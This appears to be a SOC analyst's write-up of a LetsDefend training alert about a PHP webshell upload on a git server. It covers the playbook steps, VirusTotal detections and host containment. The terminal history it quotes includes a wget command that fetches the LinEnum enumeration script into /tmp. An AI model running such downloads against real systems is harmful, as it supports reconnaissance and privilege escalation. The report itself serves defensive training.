Official incident report

Event ID: 62

Rule Name: SOC128 - Malicious File Upload Attempt

Made By

LinkedIn: Engineer. Ahmed Mansour

Link: https://www.linkedin.com/in/ahmed-mansour-5631b5323/

Github link: https://github.com/AhmedMansour93

Table of contents

Event Details

Event ID:
62

Event Date and Time:
Feb, 22, 2021, 04:31 PM

Rule:
SOC128 - Malicious File Upload Attempt

Level:
Security Analyst

Network Information Details


Source IP: 172.16.20.4

Source Hostname: gitServer

File Name: phpshell.php

File Hash: 756215a64e7d43153298f1a5a5fde295

Let’s start the playbook:




Define Threat Indicator

Select Threat Indicator

Unknown or unexpected outgoing internet traffic

Playbook Inquiry: Define Threat Indicator



Define Threat Indicator

Select Threat Indicator

Anti-virus programs malfuntioning or becoming disabled for un...

Unknown or unexpected outgoing internet traffic
Anti-virus programs malfuntioning or becoming disabled for unknown reasons
Unknown or unexpected services and applications configured to launch automatically on system boot
Other

Threat Indicator Selection:


- **Unknown or unexpected outgoing internet traffic**
- **Anti-virus programs malfunctioning or becoming disabled for unknown reasons**
- **Unknown or unexpected services and applications configured to launch automatically on system boot**
- **Other**

In this case, we will select "Other" because the malicious program evaded detection by the anti-virus software and compromised the system. Evidence supporting this will be presented in the following images.

Endpoint Security:


Analysis

Playbook Inquiry: Check if the malware is quarantined/cleaned



We will select "Not Quarantined" based on the Endpoint Security section, as indicated by the Terminal History records.

We will access the Endpoint Security section and systematically review and explain each command to ensure clarity and understanding.



EVENT TIME	COMMAND LINE
2020-10-19 17:10	pwd
2020-10-19 17:12	ls
2020-10-19 18:12	wget -h
2020-10-19 21:54	wget https://raw.githubusercontent.com/django/django/master/set...
2020-10-19 21:55	cd
2021-02-13 16:47	wget https://raw.githubusercontent.com/rebootuser/LinEnum/maste...

This timeline represents a sequence of actions that a potential attacker or user took on a system. Here's a step-by-step explanation of what happened:

1. **2020-10-19 17:10 - Command: `pwd`**
   - The user executed the `pwd` command, which stands for "print working directory." This command shows the current directory the user is in. This is typically done to confirm the current directory path before performing further actions.
2. **2020-10-19 17:12 - Command: `ls`**
   - The user then executed the `ls` command, which lists the files and directories in the current working directory. This is usually done to see the contents of the directory or to check for specific files.
3. **2020-10-19 18:12 - Command: `wget -h`**
   - Here, the user ran `wget -h`. The `-h` flag displays the help information for the `wget` command, which is a utility used to download files from the web. The user might have been checking how to use `wget` or confirming its options.
4. **2020-10-19 21:54 - Command: `wget https://raw.githubusercontent.com/django/django/master/setup.py`**
   - The user downloaded a Python setup script from the Django GitHub repository. The `wget` command was used to fetch the `setup.py` file from the Django project. This script is usually part of setting up the Django framework, which suggests that the user may have been preparing to install or examine Django.
5. **2020-10-19 21:55 - Command: `cd`**
   - The user ran the `cd` command without specifying a directory. This typically changes the directory to the user's home directory. The user might have navigated back to a familiar or default location after downloading the file.
6. **2021-02-13 16:47 - Command: `wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -o /tmp/ah22idah.sh`**
   - Several months later, the user downloaded another script using `wget`. This time, the script was `LinEnum.sh`, a well-known script used for Linux enumeration in penetration testing. It was saved as `ah22idah.sh` in the `/tmp/` directory. LinEnum is often used by attackers or penetration testers to gather information about a system, including privilege escalation opportunities.

What the Attacker Did:


1. **Reconnaissance and Information Gathering**:
   - The attacker first checked their environment by using basic commands like `pwd` and `ls` to understand their current directory and list its contents.
2. **Downloading Scripts**:
   - The attacker downloaded two different scripts from GitHub. The first script (`setup.py`) seems to be related to Django, possibly as a decoy or legitimate usage.
   - The second script (`LinEnum.sh`) is particularly noteworthy, as it's a tool often used by attackers for system enumeration. This suggests the attacker may have been preparing for further exploitation or privilege escalation.
3. **Changing Directories**:
   - The attacker navigated through directories and moved to the home directory using the `cd` command, possibly to prepare for the next steps or to organize the environment.
4. **Persistence and Continued Enumeration**:
   - After a gap of several months, the attacker resumed activity by downloading `LinEnum.sh`. This indicates continued interest in the system or an intention to exploit it further.

The attacker performed initial reconnaissance and followed up with potentially malicious activity by downloading and preparing to execute a script designed for detailed system enumeration. This type of behavior is often associated with attempts to gain further access or privileges within a compromised system.

Detection:

Threat Intelligence Results

Playbook Inquiry: Analyze Malware




Analyze Malware

Analyze malware in 3rd party tools and find C2 address

You can use the free products/services below.

- AnyRun
- VirusTotal
- URLHouse
- URLScan
- HybridAnalysis

We will classify the threat as "Malicious" based on the VirusTotal results. Please refer to the image below for detailed evidence.



f1c5bed9560a1afe9d5575e923e480e7e8030e10bc3d7c0d842b1a64f49f8794

35 / 65

Community Score

35/65 security vendors flagged this file as malicious

f1c5bed9560a1afe9d5575e923e480e7e8030e10bc3d7c0d842b1a64f49f8794

tesla.php

php detect-debug-environment

Size 113 B

Last Analysis Date 22 days ago


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.smlwebshell/webshell   Threat categories trojan   Family labels smlwebshell webshell yorcirekrikseng

Security vendors' analysis   Do you want to automate checks?

AhnLab-V3	Malware/PHP.Generic.SC178736	AliCloud	Trojan:Php/SmlWebShell.B
ALYac	Backdoor.PHP.Webshell	Arcabit	Generic.PHP.SmlWebShell.B.AC670CDB
Avast	PHP:BackDoor-Y [Trj]	AVG	PHP:BackDoor-Y [Trj]

Playbook Inquiry: Check If Someone Requested the C2




Check If Someone Requested the C2

Please go to the "Log Management" page and check if the C2 address accessed. You can check if the malicious file is run by searching the C2 addresses of the malicious file.

- Log Management

Please click "Accessed" if someone access the malicious address. Otherwise please click "Not Accessed" button.


Based on the alert results, we will classify the threat as "Accessed," as indicated by the device action status of "Device Action: Allowed." Please review the updated image for further details.



SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
High	Feb, 22, 2021, 04:31 PM	SOC128 - Malicious File Upload Attempt	62	Malware	

EventID :	62
Event Time :	Feb, 22, 2021, 04:31 PM
Rule :	SOC128 - Malicious File Upload Attempt
Level :	Security Analyst
Source Address :	172.16.20.4
Source Hostname :	gitServer
File Name :	phpshell.php
File Hash :	756215a64e7d43153298f1a5a5fde295
File Size :	113.00 B
Device Action :	Allowed
File (Password:infected) :	Download

Playbook Order: Containment




Containment

Please go to the "EDR" page and contain the user machine!

- Endpoint Security

After containment please click "Next" button to finish playbook.


Based on our previous analysis, we need to contain the device as it has already been compromised.



Hostname:	gitServer
Domain:	LetsDefend
IP Address:	172.16.20.4
Bit Level:	64
OS:	Ubuntu 16.04.4
Primary User:	gitUser

Containment: Host Contained

Containment has been successfully achieved.



Close Alert

Event ID : 62

[✓ True Positive] False Positive

Note:

We have confirmed the alert as a True Positive and have resolved it accordingly.

Conclusion

This incident highlights the sophisticated techniques attackers can employ to infiltrate and exploit vulnerable systems. The evidence gathered clearly indicates that the attacker conducted a well-structured reconnaissance phase, downloading and preparing potentially malicious scripts. Despite the initial benign appearance of the "setup.py" script, the subsequent download of the "LinEnum.sh" script—a tool widely recognized for system enumeration and privilege escalation—revealed the true intent.

The attacker's behavior suggests a deliberate attempt to gain further control over the system, possibly leading to more severe breaches if left unchecked. Our timely detection and response were critical in containing the threat and preventing any escalation. By classifying the threat as "Malicious" and successfully containing the compromised device, we effectively neutralized the risk.

This incident underscores the importance of continuous monitoring and prompt response to unusual activities. The proactive measures taken have once again demonstrated the value of our SOC team's vigilance and expertise in safeguarding our infrastructure. Moving forward, reinforcing endpoint security measures and conducting thorough post-incident analysis will be essential to prevent similar incidents in the future.

This report will serve as a valuable case study for enhancing our threat detection and response strategies.